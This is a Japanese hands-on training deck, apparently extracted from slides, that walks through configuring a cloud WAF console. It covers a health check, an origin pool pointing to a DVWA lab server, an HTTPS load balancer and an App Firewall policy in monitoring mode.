


Namespace の作成② (参考)

Add Namespace を押下します



Name に Namespace の名称を入力し、
Add Namespace を押下します



ハンズオントレーニング


● Health Checkの作成

Health Checkとは、サーバーやアプリケーションが正常に動作しているかどうかを確認するためのものです


Health Checkで正常に動作できていないと判断した場合は、そのサーバーに対してリクエストを送信しません

Health Check の作成①

Home メニューから Web App & API Protection を選択します





左ペインから
[Manage] – [Load Balancers] – [Health Checks]
を選択します



Health Check の作成②

Add Health Check を押下します

各パラメータを指定します



Path を指定して **Apply** を押下します

- Path
 - /login.php



- Name
 - 任意（識別できる名称）
- Health Check
 - HTTP HealthCheck

パラメータを指定後 **Save and Exit** を押下して保存します

Health Check のパラメータ (参考)

* Timeout (s) ⓘ	3
* Interval (s) ⓘ	15
* Unhealthy Threshold ⓘ	1
* Healthy Threshold ⓘ	3

- Timeout
Health Check を試行してから正常な応答を待つ時間
- Interval
Health Check を試行する間隔
- Unhealthy Threshold
DOWNをマークするまでの Health Check の失敗回数
- Healthy Threshold
UPをマークするまでの Health Check の成功回数

Interval 15 / Healthy Threshold 3 の場合、Origin Server が実際に UP してから 30~45 秒後に UP がマークされる（通信が復旧する）動作になります。

Health Check を設定すると、各リージョンから Origin Server への Health Check が行われます
また、リージョン単位で見ても複数の送信元から Health Check が行われます

ハンズオントレーニング


●Origin Poolの作成

Origin Poolは、クラウドWAFがリクエストを受け取った後の転送先となるサーバーになります
複数のサーバーを設定することも可能です


Pool の作成①

左ペインから

[Manage] – [Load Balancers] – [Origin Pools] を選択します



Add Origin Pool を押下します



各パラメータを入力し、Origin Servers の作成を行います

Metadata ⓘ

* Name ⓘ
new-pool

Labels ⓘ
Add label

Description ⓘ
Enter Description

Origin Servers

* Origin Servers ⓘ

There are no items added yet. Start by adding first item

+ Add Item

- Name
 - 任意（識別できる名称）
- Origin Servers
 - Add Item を押下して Origin Server の設定画面に入ります
 - Select Type of Origin Server:
Public DNS Name of Origin Server
 - DNS Name:
dvwa.demo.dev.tedlab.net
 - Apply を押下して Origin Server の作成を完了します

Origin Server

Reset All Fields Show Advanced Fields

* Select Type of Origin Server ⓘ
Public DNS Name of Origin Server

* DNS Name ⓘ
dvwa.demo.dev.tedlab.net

Back Apply

Pool の作成③

* Origin server Port ⓘ

Port × ▾

* Port ⓘ

8081 × ▾

Health Checks

Health Check object ⓘ

new-namespace/new-http- × ▾

+ Add Item

TLS

* TLS

Disable × ▾

主要パラメータを指定します

- Port
 - 80XX
(ご自身に割り当てられたdvwaのport番号)
- Health Checks
 - 作成した Health Check
- TLS
 - Disable

Save and Exit

を押下して Pool の作成を完了します

ハンズオントレーニング

● HTTP Load Balancer の作成



クライアントからのリクエストを受付けるための設定になりますHTTP Load Balancer上でWAF(WAAP)機能が動作します
なお、受け取ったリクエストはOrigin Poolに転送されます

HTTP Load Balancer の作成①


左ペインから

[Manage] – [Load Balancers] – [HTTP Load Balancers]
を選択します

Add HTTP Load Balancer を押下します



Routes, Web Application Firewall 以外の基本的なパラメータを設定します
パラメータを入力後、 **Save and Exit** を押下して保存します




- Name
 - HTTP Load Balancer の名称を指定します
 - 任意（識別できる名称）
- Domains
 - FQDN を指定します
 - `<host>.xc.dev.tedlab.net`
- Load Balancer Type
 - HTTPSの場合、証明書を自動生成するか手動インポートかを選択できます
 - HTTPS with Automatic Certificate
- HTTPS Port
 - Load Balancer で受け付けるポート番号を指定します
 - 443（デフォルト）
- Origin Pools
 - 作成した Pool
- Routes
- Web Application Firewall


後述します

HTTP Load Balancer の作成③ - Pool の指定 -

HTTP Load Balancer 作成画面で、Origins から Origin Pools の Add Item を押下します



Origin Pool のプルダウンから作成した Pool を選択し、Apply を押下します




HTTP Load Balancer の設定画面に戻ったら Save and Exit を押下して設定を保存してください

WAF Policy の作成/チューニング

- 作成
- 適用
- 攻撃の検知
- チューニング


App Firewall の作成① –WAF 設定画面に入る–



左ペインから [App Firewall] を選択します




Add App Firewall をクリックします



App Firewall の作成② ー各パラメータを指定するー

※ここでは Name のみを指定して保存します



Metadata ⓘ

* Name ⓘ

new-waif ×

Labels ⓘ

Add label

Description ⓘ

Enter Description

Enforcement Mode

* Enforcement Mode ⓘ

Monitoring × ▾

Detection Settings

- Name


- 任意（識別できる名称）

画面下部の **Save and Exit** を押下して設定を保存します

